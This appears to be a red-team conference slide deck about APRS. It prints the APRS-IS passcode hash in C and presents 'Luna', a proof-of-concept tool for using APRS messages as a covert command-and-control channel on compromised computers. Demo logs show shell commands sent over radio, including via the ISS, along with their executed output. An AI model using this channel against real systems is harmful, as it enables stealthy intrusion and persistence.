
53°17.560N 002°04.291W IO83xh


1/161 Station

Zoom 44 Tr

Automatic Position Reporting System

Internet Service & IGates






```
VE3KSR>APN382,WIDE2-2,qAS,VE3YAP:!4324.26NS08038.01W#PHG6630/W2,SONTn
N1MPR-S>APDG01,TCPIP*,qAC,N1MPR-GS:;N1MPR  C *271950z2835.05ND08049.00WaRNG0003 2m Voice 147.58500MHz +0.0000MHz
KE7JFH-S>APJI04,TCPIP*,qAC,KE7JFH-GS:;KE7JFH A *210310z3329.55ND11138.44WaRNG0040 1.2 Voice 1285.6500 -12 MHz
EA3ANS-1>APTW01,WIDE3-3,qAR,EA3IK-1:_06282155c201s003g005t074r000p000P000h70b10180tU2k
VE3KCR>BEACON,qAR,VA3XLT:;APRS-RPTR*000000z4226.14N/08206.23Wr147120p100 in Chatham
F5LHI>APMI06,TCPIP*,qAC,T2FRANCE:@271950z4321.96N/00608.51E#WX3in1Plus2.0 U=14.0V
ZS6EY-9>APCLEY,TCPIP*,qAC,APRS-ZA:/271950z2644.73S/02749.88Ev135/000/A=004798 29C 0Mv 0870.0km If 12.41V   1kmh
PI1APV-2>APMI04,TCPIP*,qAC,THIRD:@271950z5130.81N/00344.00E#WX3in1Mini U=12.1V.
F5ZZW-3>APRS19,WIDE1-1,WIDE2-2,qAR,F1ZIA:!4531.59N\00127.42EcADRASEC19
NM5RM-13>APKPC3,WIDE2-1,qAR,N3XKB-1:!3542.41N/10553.85W_PHG2504 n.e. Santa Fe NM 7600' ASL
DF0WUN>APGE01,TCPIP*,qAC,T2EISBERG:!5003.10N\01151.18E#Schneeberg/Fichtelgeb. www.df0wun.de
DB5ZQ>APNW01,TCPIP*,qAC,T2ERFURT:@272145z5008.51N/00834.35E DB5ZQ
```

Automatic Position Reporting System

Internet Service Authentication

- Authentication developed in 1990’s
- Client side sends “hash” of station as password



```c
#define kKey 0x73e2

static short doHash(char *theCall) {
        char rootCall[10];
        char *p1 = rootCall;
        short hash;
        short i,len;
        char *ptr = rootCall;
        while ((*theCall != '-') && (*theCall != '\0')) *p1++ = toupper((int)(*theCall++));
        *p1 = '\0';
        hash = kKey;
        i = 0;
        len = (short)strlen(rootCall);
        while (i<len) {
                hash ^= (unsigned char)(*ptr++)<<8;
                hash ^= (*ptr++);
                i += 2;
        }
        return (short)(hash & 0x7fff);
}
```

Introducing Luna

APRS C2 channel

- Luna is an APRS-IS client written in C
- Connects to “rotate.aprs2.net” via TCP/IP
- Authenticates to APRS-IS
- Specifies a MASTER station
- Receives APRS messages
- C2 skeleton code
- Example use system();
- Never transmits own packets

Introducing Luna

APRS C2 channel

- Luna can be used as a C2 channel on a compromised computer for persistence
- Suitable for covert red team use where the operator location requires high degree of stealth
- Proof-of-concept only, egress may require “chaining” or integration of C2
- C code uses minimal library functions, convert into shellcode or pack into an implant


Demo

DEMO

MD5 (luna.tgz) = 3df339343232f47b9092be83880d7d4c

Luna


Example





```
[TX station] len(12) G0HWC>APWW10
[AX.25 frame] 2E0SYN>APY008,WIDE1-1,WIDE2-1,qAR,G3TDH-1
[APRS] ::M6CXO    :id{86
[TX station] len(13) 2E0SYN>APY008
[CMDBUF] len(2) id
[AX.25 frame] G6BMY>APSK20,TCPIP*,qAC,T2TAIWAN
[APRS] :!5323.51N\00216.84W-Sentinel HF SDR noise measurement receiver
[TX station] len(12) G6BMY>APSK20
[AX.25 frame] G6BMY>APSK20,TCPIP*,qAC,T2TAIWAN
[APRS] ::G4FKH    :A,-105.2,-109.3,-114,B,-107,-109.1,-110.3,C,-89.7,-91.2,-92.3
,D,-83.3,-97.6,-98.6,E,-104.1,-107.3,-108.9
[TX station] len(12) G6BMY>APSK20
[AX.25 frame] G6BMY>APSK20,TCPIP*,qAC,T2TAIWAN
[APRS] :T#149,81,81,117,104,85,00000000
[TX station] len(12) G6BMY>APSK20
[AX.25 frame] PD3ADN-7>UR0SS1,WIDE1-1,WIDE2-1,qAR,PD3ADN-3
[APRS] :`z*4l,~[/`"3p}QRV voice !! PI2HGL PI2NOS_#
[TX station] len(15) PD3ADN-7>UR0SS1
uid=0(root) gid=0(root) groups=0(root)
[AX.25 frame] G4LVV>API510,DSTAR*,qAR,GB7DG-B
[APRS] :!5217.97N/00206.87W>/
[TX station] len(12) G4LVV>API510
[AX.25 frame] M1ECC>APU25N,TCPIP*,qAC,T2SOCAL
```

Luna

Example via ARISS








Call	Messages	lat	lon	Age (dd:hh:mm:ss)
ISS-10	*	-47.83037	164.08240	00:00:00:03
ISS-5	*	-51.64361	135.62415	00:00:00:03
ISS	*	-47.64300	107.16850	00:00:00:03
TA1IFV	*	41.37050	27.13783	00:00:29:54
DL2AKT	*	50.87817	11.12033	00:00:30:02
HB3YGP	*	47.40467	9.34717	00:00:30:39
HG8GL-4	*	46.70583	19.85683	00:00:30:46
YU7RD	*	45.54867	19.50167	00:00:30:52
OE6PWE	*	46.98467	15.45950	00:00:31:14
RS0ISS	*	.	.	00:00:31:28
IS0EBO-4	*	40.74717	8.53633	00:00:32:24
IK1COA-2	*	44.35833	9.22333	00:00:33:15
F8NHA-6	*	44.18117	2.78733	00:00:33:38
2E0UUU	*	53.39617	-3.17317	00:00:34:04
EA3RO	*	41.93833	2.31700	00:00:34:16
G4BBH	*	51.14183	1.29583	00:00:34:23
PE5YES-15	*	51.44267	5.51133	00:00:34:28
PE1NTN	*	52.34750	4.84583	00:00:34:54
EI6HKB	.	51.61533	-9.50217	00:00:36:19
2E0SYN	*	53.26133	-2.15517	00:00:36:28

Luna

Example via RS0ISS



```
[TX station] len(14) G0SCV-5>APDR13
[ALL] N849RS>S5SP5R,K4OGB-9,WIDE1,NC4HC-15,WIDE2*,qAR,W4DJW:`l-|ti '/"78}KJ4PTE
[AX.25 frame] N849RS>S5SP5R,K4OGB-9,WIDE1,NC4HC-15,WIDE2*,qAR,W4DJW
[APRS] :`l-|ti '/"78}KJ4PTE
[TX station] len(13) N849RS>S5SP5R
[ALL] 2E0SYN>APY008,RS0ISS*,APRSAT,qAR,MB7UEI::M6CXO    :id;uname -a;ps{32
[AX.25 frame] 2E0SYN>APY008,RS0ISS*,APRSAT,qAR,MB7UEI
[APRS] ::M6CXO    :id;uname -a;ps{32
[TX station] len(13) 2E0SYN>APY008
[CMDBUF] len(14) id;uname -a;ps
uid=1000(test) gid=1001(test) groups=1001(test)
Linux ghostbin 4.0.0-kali1-amd64 #1 SMP Debian 4.0.4-1+kali2 (2015-06-03) x86_64 GNU/Linux
   PID TTY          TIME CMD
  7922 pts/3    00:00:00 sh
  7923 pts/3    00:00:13 juilet
  8063 pts/3    00:00:00 juilet
  8068 pts/3    00:00:00 juilet
  8069 pts/3    00:00:00 sh
  8072 pts/3    00:00:00 ps
[ALL] DK3ML-10>APRS,TCPIP*,qAC,T2CAWEST:=5334.2 N/00942.7 E&PyMultimonAPRS iGate
[AX.25 frame] DK3ML-10>APRS,TCPIP*,qAC,T2CAWEST
[APRS] :=5334.2 N/00942.7 E&PyMultimonAPRS iGate
[TX station] len(13) DK3ML-10>APRS
[ALL] ON7DS-9>TW0X28,qAR,OE7XKH-10:`&<'p q>/`"<u}www.on7ds.be_)
[AX.25 frame] ON7DS-9>TW0X28,qAR,OE7XKH-10
[APRS] :`&<'p q>/`"<u}www.on7ds.be_)
[TX station] len(14) ON7DS-9>TW0X28
[ALL] N3IP>APN391,qAR,N3TJJ-11:!3958.48NS07525.34W#PHG5530 W2, Marple Newtown Amateur Radio Club 442.2
```

Conclusions

Future

- Space is the future for everyone… including cyber criminals
- CUBESAT's could be used as digipeaters
- "Russian Spy Gang Hijacks Satellite Links to Steal Data"
- https://www.wired.com/2015/09/turla-russian-espionage-gang-hijacks-satellite-connections-to-steal-data/

Questions?

Thank you!

Thanks to all the interesting folk out there exploring and teaching radio!

Twitter: @hackerfantastic

https://hacker.house